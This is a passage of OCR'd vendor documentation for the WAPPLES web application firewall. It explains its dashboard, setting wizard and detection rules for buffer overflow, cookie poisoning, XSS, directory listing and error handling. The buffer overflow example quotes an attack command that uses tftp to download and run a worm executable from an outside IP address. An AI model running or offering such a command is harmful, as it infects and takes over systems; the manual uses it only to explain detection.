


Fig. V-13. View Filter of the Detection Log

Dashboard data can be viewed through the following filters (for detailed explanations on dashboard filters, refer to [VIII. Dashboard]):




Fig. V-14. View Filter of Dashboard

You can view all audit logs or view them by category. For detailed explanations on the view filter of the audit log, refer to [IX Audit Log].




Fig. V-15. View Filter of the Audit Log

6. Setting Wizard

Clicking the [Setting Wizard] button causes [Fig. 64. Setting Wizard] to appear, letting you modify configurations for everything except WAPPLES management port IP-related configurations.




Fig. V-16. Setting Wizard

You can easily modify settings for WAPPLES by following the wizard. For details, refer to [**XIII** Setting Wizard]

All configurations will be saved and reflected on the WAPPLES system only when you click the [Complete] button on the final page of the Setting Wizard. If you made incorrect configurations, or in case you wish to restore the previous settings, click [Cancel] to cancel the setting.

The Setting Wizard of the WAPPLES management tool mostly consists of parts

showing options for settings for the user to select to prevent the user's mistakes as much as possible. Note, however, that the user must directly enter values for some settings. For example, the user should enter values between 0~255 when specifying the IP address. When you make a mistake in this part, a red exclamation mark (❗) appears on the right side of the part where you made a mistake as in [Fig. 67. Example of Input Error]; placing the cursor on this mark lets you view the explanation for the mistake. When the ❗ mark appears, you cannot proceed to the next page. You need to correct the mistake to proceed.




Fig. V-17. Example of Input Error

ⓘ The Setting Wizard is accessible only to the administrator.

ⓘ Refer to **XIII.1.1** Account Management

VI

VI. Understanding the Detection Rules

1. Definition of Detection Rules
2. Details of the WAPPLES Rules

VI. Understanding the Detection Rules

This chapter will go over the detection rules to provide the basic knowledge needed for WAPPLES operation.

1. Definition of Detection Rules

Detection rule is the reference based on which WAPPLES inspects the web traffic to detect or block web attacks. WAPPLES inspects normal web traffic and attacks based on these detection rules and records the basis for detection.

WAPPLES detection rules are not based on the one-on-one mechanism made of simple patterns but logical analysis of web traffic, which is designed to find web attacks. In other words, one of the advantages of WAPPLES is that it can detect new types of attacks or irregular attacks generated by modifying some parts of the existing attacks without additional pattern updates. WAPPLES divides these detection rules into 24 categories based on the types of web attacks. Moreover, WAPPLES protects the web server by using the combination of activated rules as detection policy.

The default detection policies of WAPPLES do not use some detection rules for stable operation. For details on the default policies, refer to [Table 85 Basic Contents of Policy]. The administrator can change the detection and countermeasure setting for each rule of the policy when there are special requests in each website or to increase or decrease the security level.

To help you understand the detection rules, they are classified as follows according to the detection location, detection method, and attack method:

1.1 Classification of Detection Rules by Detection Location

The web service basically consists of HTTP Request Message and HTTP Response Message. WAPPLES detects the part that becomes a threat in Request Message or Response Message according to the type of security threat and its contents. When you decide to block the threat in Request Message once it is detected, Request Message will not be transmitted to the web server protected by WAPPLES. On the other hand, the block settings for threats detected from Response Message hide the result of the intrusion attempt from the intruder.

The following is the classification of rules by detection location:

Table 17. Classification by Detection Location

HTTP Request	Buffer Overflow, Cookie Poisoning, Cross Site Script, Extension Filtering, File Upload, Input Content Filtering, Include

Message	Injection, Invalid Http, Invalid URI, IP Filtering, Parameter Tampering, Privacy File Filtering, Request Method Filtering, SQL Injection, Stealth Command, Suspicious Access, Unicode Directory Traversal, URI Access Control
HTTP Response Message	Directory Listing, Error Handling, Invalid Http, Privacy Output Filtering, Response Header Filtering, Website Defacement

1.2 Classification of Detection Rules by Detection Method

WAPPLES detection rules can be divided into [General Detection], [Interaction], and [Hide/Falsify Information] according to the detection method.

[General Detection] determines the security threat based on the inspection of communication contents of Request/Response Message.

[Interaction] is the method wherein WAPPLES creates a special condition for the suspected attacker as if questioning and answering and analyzes the answer to determine the threat.

[Hide/Falsify Information] is the method wherein WAPPLES hides the parts that are not required in the actual service but are essential for an attack or automatically modifies the information that needs to remain unexposed based on the policy in the communication between the web server and the client.

Table 18. Classification by Detection Method

General Detection	Buffer Overflow, Cross Site Script, Directory Listing, Error Handling, Extension Filtering, File Upload, Include Injection, Invalid Http, Invalid URI, IP Filtering, Privacy File Filtering, Privacy Input Filtering, Request Method Filtering, SQL Injection, Stealth Command, Unicode Directory Traversal, URI Access Control, Website Defacement
Interaction	Cookie Poisoning, Parameter Tampering, Suspicious Access
Hide/Modify Information	Input Content Filtering, Privacy Output Filtering, Response Header Filtering, Cross Site Script

1.3 Classification of Detection Rules by Attack Method

Detection rules can be divided according to the attack method. The attacker may launch a direct attack or make preparations for an attack or gather information

before an attack.

Table 19. Classification by Attack Method

Direct Attack	Buffer Overflow, Extension Filtering, Include Injection, Invalid Http, Invalid URI, Parameter Tampering, Request Method Filtering, SQL Injection, Stealth Command, Suspicious Access, Unicode Directory Traversal
Collecting Information	Cookie Poisoning, Cross Site Script, Directory Listing, Error Handling, File Upload, IP Filtering, Response Header Filtering, URI Access Control

2. Details of the WAPPLES Rules

2.1 Buffer Overflow

01 Overview

The Buffer Overflow detection rule is one of the security weak points of general application programs. Generally, a Buffer Overflow attack causes unexpected error or executes a malicious command by sending a value greater than the expected data value.

A web server or a web application can experience Buffer Overflow; the Buffer Overflow of widely used products will be known to many users. Therefore, the user of the corresponding product will be exposed to great danger. Furthermore, a self-developed application has relatively more chances of experiencing Buffer Overflow since the application is not verified.

This type of attack is directly executed from the application or component. The data used in the attack are the ones that take the value from the outside for malicious use. Sometimes, the attack is made manually, but mostly by automated tools.

02 Example of Attack

This attack causes Buffer Overflow to download and execute a worm program. The attacker adds the following command and random characters to the HTTP Request to extend the header length to up to 5,642 characters to attack:

```
cmd /c tftp -i 210.105.101.118 GET damn-microsoft-update.exe&start damn-microsoft-update.exe&exit
```

Note that the data stream as a part of HTTP Request is base-64-encoded. When decoding the contents of this part, you will see that it contains the attack command.




Fig. VI-1. Details of the Buffer Overflow Attack Log

This is the Buffer Overflow attack test using Perl. Assume that the web application designed the database expecting only 15 or less characters in the "phone" parameter. Note, however, that the attacker sent 500 "f" characters through the "phone" parameter; if the web application handled the parameter without error, 485 characters other than the 15 characters are most probably saved in another area. This can cause unexpected results.




Fig. VI-2. Buffer Overflow Attack Test Using Perl

The attack detected by WAPPLES filled the Key Value part of the HTTP Request with meaningless NOP ("-" in the case above) to attack. This type of attack is not intended for executing a specific command; instead, similar to the example with Perl above, it is designed to cause unexpected results. If no error occurs after this

type of attack is made even though it did not wield any effect, then the attacker can expect the web server to be vulnerable to Buffer Overflow.

You need to check the latest bug reports on the web server and web application continuously and apply the latest patch.

Use the language that supports the automated bounds check function such as Perl, Python, and Java when developing applications. For standard C library, the use of get(), strcpy(), and strcmp() as well as library functions that do not check the bounds of the parameter is not recommended. You must determine what exists in the system where the application will be running and who has authority to execute. If SUID is set to root, the world-writable files and directories owned by root can be the target of attack. Change them.

WAPPLES supports three detection modes as in the table below to cope with the Buffer Overflow attack.

Table 20. Buffer Overflow Detection Modes

Mode	Description
[Detect buffer attack]	Does not permit any request that exceeds 64 bites of [Key Length], 352 bites of [URI Length], and 512 bites of [Header Length]
[Custom Setting]	You can set the maximum number of characters that can be included in the requested URI for [URI Length]; the maximum value is 2047. Default value is 352 You can set the maximum number of characters that can be included in the requested HTTP Request for [Key Length]; the maximum value is 128. Default value is 64 You can set the maximum length of the requested HTTP header for [Header Length]; the maximum value is 4096. Default value is 512
[Do not detect]	The corresponding rule will not be detected.

The Setting Wizard will display the following error messages in case the user enters inappropriate values when the Buffer Overflow detection mode is set to [Custom Setting]:

Table 21. Buffer Overflow Custom Setting Error Message

Error Message	Cause
There is error in Input value.	The length of URI is less than 0 or greater than 2047.
	The length of the value is less than 0 or greater than 128.

	The length of the header is less than 0 or greater than 4096.
Property value is not valid.	A non-numerical value has been entered.

When a Buffer Overflow attack is detected in this mode, select one of four ways in the following table to cope with the attack:

Table 22. Countermeasure Setting

Mode	Description
Disconnect	Cuts the HTTP connection
Error Code	Responds to the HTTP status code; generally, an error code is sent when the request message is prepared in incorrect format or cannot be handled appropriately
Page Redirection	Moves to the designated page
Detection Only	The website will be recorded in the detection log, but access to the web server is not blocked. Use this option when you do not want to block websites.

If you select [Error Code], the HTTP status code and meaning can be [Table 145. HTTP Status Code and Meaning] of [XVIII Error Handling Status Code].

03 Exceptions

If the detection of Buffer Overflow is not appropriate for the web page, the administrator can exclude the corresponding web page from Buffer Overflow detection depending on the website environment. For details on excluding websites from detection, refer to [**XI.7** Change Detection Exception Setting].

2.2 Cookie Poisoning

01 Overview

Cookies are used to store the continuous information required for communication with the server. Cookies are sent and saved from the web server to the web browser and re-sent to the server in case of an additional request.

For example, when a user accesses a website, cookies are used to record which information was viewed by the user within the site, etc., and read the record when the user accesses the website again so that he/she can perform search in the condition as it was when he/she accessed the website last time.

Many web applications save important information (user ID, time stamp, etc.) in cookies. The cookies' value is included in the HTTP header. The contents of the cookies may not always be safe, and the attacker can obtain and modify the cookies to deceive the web application. By modifying cookies, the attacker can obtain access to a certain account or steal a user's cookies to obtain the user account without ID or password or any type of verification.

This is not used popularly today since applications no longer use cookies to provide important information. Nonetheless, many applications do use cookies because they have the advantage of overcoming HTTP's limitation of not maintaining user information. There are still malicious attacks using cookies.

02 Example of Attack

The attacker accesses a site and modifies the cookie saved to the attacker's console using a simple text tool and accesses the site again. If the application does not verify the values in the cookie that was previously sent from the server when the user accesses the site, the modified cookie can be applied as it is. The following shows that the value "c" is modified:




Fig. VI-3. Details of the Cookie Poisoning Attack Detection Log

03 Countermeasure

Refrain from inserting sensitive data related to verification into the cookie or encrypt the cookie.

MAC (Message Authenticity Code) for verification can be included in the cookie.

WAPPLES supports two detection modes as in the table below to cope with the Cookie Poisoning attack.

Table 23. Cookie Poisoning Detection Modes

Mode	Description
[Check falsification of cookie value]	Verifies whether the cookie is modified including MAC (Message Authenticity Code) for cookie verification
[Do not detect]	The corresponding rule will not be detected.

Caution is required since this detection rule can identify the cookie modified with JavaScript within the web page as suspicious cookie even in normal condition.

When a Cookie Poisoning Attack is detected in said detection mode, select one of four ways in the following table to cope with the attack:

Table 24. Countermeasure Setting

Mode	Description
Disconnect	Cuts the HTTP connection
Error Code	Responds to the HTTP status code; generally, an error code is sent when the request message is prepared in incorrect format or cannot be handled appropriately
Page Redirection	Goes to the designated error-handling page
Detection Only	The website will be recorded in the detection log, but access to the web server is not blocked. Use this option when you do not want to block websites.

If you select [Error Code], the HTTP status code and meaning can be [Table 145. HTTP Status Code and Meaning] of [XVIII.4 Error Handling Status Code].

04 Exceptions

If the detection of Cookie Poisoning is not appropriate for the web page, the administrator can exclude the corresponding web page from Cookie Poisoning detection depending on the website environment. For details on excluding websites from detection, refer to [**XI.7**].

2.3 Cross Site Scripting

01 Overview

When the user input is made up of codes written in the language executed on the client's side such as JavaScript, VBScript, Flash, ActiveX, XML/XSL, and DHTML, it will be executed on the client-side browser as it is. The Cross Site Scripting (XSS) attack sends malicious script code to the user through the web page, web board, or email using this characteristic.

When a user accesses a vulnerable web server, the attacker can upload a malicious script and send an email or a web page to trick the user into clicking the link with malicious script. When the web user clicks the corresponding link, the user's information such as cookie will be sent to the attacker; the attacker can then access the web server with the victim's authorization using the collected information.

The attacker can also include malicious HTML tags or scripts in the dynamically generated web page designed by the attacker. Data accepted in this manner will be transmitted when another client goes to that page, and the client will recognize them as normal data and interpret them. In other words, it will be able to execute the script on another user's browser through the web application. Consequently, the command may be executed by skipping the DOM (Document Object Model) security restrictions. This type of tag or script can make the web application run unintended scripts when the web server fails to filter the input or output appropriately. Most web browsers can interpret and execute the script inserted into the web page. These scripts are mostly written in JavaScript or VBScript.

The expected damage is the acquisition of another user's information and the illegal use of the account using the information and execution of programs such as Trojan Horse. As mentioned above, this type of attack is made mostly in places with the tool for the user to enter data in the web server.

Basically, the following attacks can be made in relation to XSS:

- **Changing the shape of the page**
- **Exposure of SSL encryption connection**
- **Continuous attack through cookie modification**
- **Access to restricted website**
- **Violation of DOM-based security policy**
- **The problem spreads when an uncommon character set is used.**
- **Changing the behavior method of the form**

- **Cookie Stealing**

02 Example of Attack

This is an example wherein the attack is detected by the tag or script command preconfigured in WAPPLES. The attacker uses the prohibited script as follows in places where the user can enter data in the web server such as the web board:




Fig. VI-4. Cross Site Scripting Attack Test

WAPPLES detects prohibited script in HTTP Request as follows:




Fig. VI-5. Cross Site Scripting Attack Test

03 Countermeasure

All values provided through the web page such as user ID, password, and search word must be filtered. One of the effective ways of preventing this attack is to change the special characters included in the data provided by the client into standard HTML expression characters.

WAPPLES supports three detection modes as in the table below to cope with the Cross Site Scripting attack.

Table 25. Cross Site Scripting Detection Modes

Mode	Description
[Do not permit script]	Does not permit scripts that can trigger a Cross Site Scripting attack
[Custom setting]	The administrator decides the HTML tag and script pattern to be prohibited as well as whether tags will be converted automatically.
[Do not detect]	The corresponding rule will not be detected.

When a Cross Site Scripting Attack is detected in this mode, select one of four ways in the following table to cope with the attack:

Table 26. Countermeasure Setting

Mode	Description
Disconnect	Cuts the HTTP connection
Error code	Responds to the HTTP status code; generally, an error code is sent when the request message is prepared in incorrect format or cannot be handled appropriately
Page redirection	Goes to the designated error-handling page
Detection Only	The website will be recorded in the detection log, but access to the web server is not blocked. Use this option when you do not want to block websites.

If you select [Error code], the HTTP status code and meaning can be [Table 145. HTTP Status Code and Meaning] of [XVIII Error Handling Status Code].

The [Convert tag automatically] function of [Custom setting] converts the custom-set HTML tag and script pattern into non-executable tags and script patterns; to enable this function, the response setting must be set to [No Block].

04 Exceptions

If the detection of Cross Site Scripting is not appropriate for the web page, the administrator can exclude the corresponding web page from Cross Site Scripting detection depending on the website environment. For details on excluding websites from detection, refer to [**XI.7**].

2.4 Directory Listing

01 Overview

When the URL sent by the user through the web browser does not include the file specified in the web server's Directory Index, the web server can show the directory or file of the corresponding server. In this case, the server may expose the directory structure of the web server and the location of important files, which must be hidden to the malicious user. This can provide sufficient data to launch an attack instead of causing direct damage.

02 Example of Attack

The attacker can have the web contents request for the directory using the URL through the browser to display the directory list.

Fig. VI-6. Directory Listing Attack Test

WAPPLES confirms that the Directory Listing is the result of the user's page request and detects the attack as follows:




Fig. VI-7. Details of the Directory Listing Attack Detection Log

03 Countermeasure

Define the settings in the server to prevent the listing of all directories so that the server will not display the Directory Index.

WAPPLES supports two detection modes as in the following table to cope with the Directory Listing attack:

Table 27. Directory Listing Detection Modes

Mode	Description
[Prevent Directory Leakage]	Detects whether the website's directory is exposed as it is
[Do not detect]	The corresponding rule will not be detected.

When a Directory Listing Attack is detected in said detection mode, select one of four ways in the table below to cope with the attack.

Table 28. Countermeasure Setting

Mode	Description
Disconnect	Cuts the HTTP connection
Error code	Responds to the HTTP status code; generally, an error code is sent when the request message is prepared in incorrect format or cannot be handled appropriately
Page redirection	Goes to the designated error-handling page
Detection only	The website will be recorded in the detection log, but access to the web server is not blocked. Use this option when you do not want to block websites.

If you select [Error code], the HTTP status code and meaning can be [Table 145. HTTP Status Code and Meaning] of [XVIII.4 Error Handling Status Code].

04 Exceptions

The administrator can exclude the corresponding web page from the detection of Directory Listing if Directory Listing detection is not appropriate for the corresponding web page. For details on excluding websites from detection, refer to [**XI.7**]

2.5 Error Handling

01 Overview

A variety of errors such as out of memory, null pointer exception, system call failure, database connection error, and network timeout occur when using web applications. If these errors are not handled appropriately, various security issues may arise such as providing hints on the potential weak points of the corresponding site to malicious users.

Expected damages include the disclosure of information related to the web server and web application DB and information such as the version and type of the connected web server and application through the error messages of the web server or DB.

02 Example of Attack

This type of attack intentionally sends bad requests to induce error in the web server or web application. Specifically, it induces error through repeated strings, comment, and insertion of another ID and causes the error screen below to be displayed.

The type of web server connected to the current web server can be identified through said messages, and various attacks such as SQL Injection can ensue.

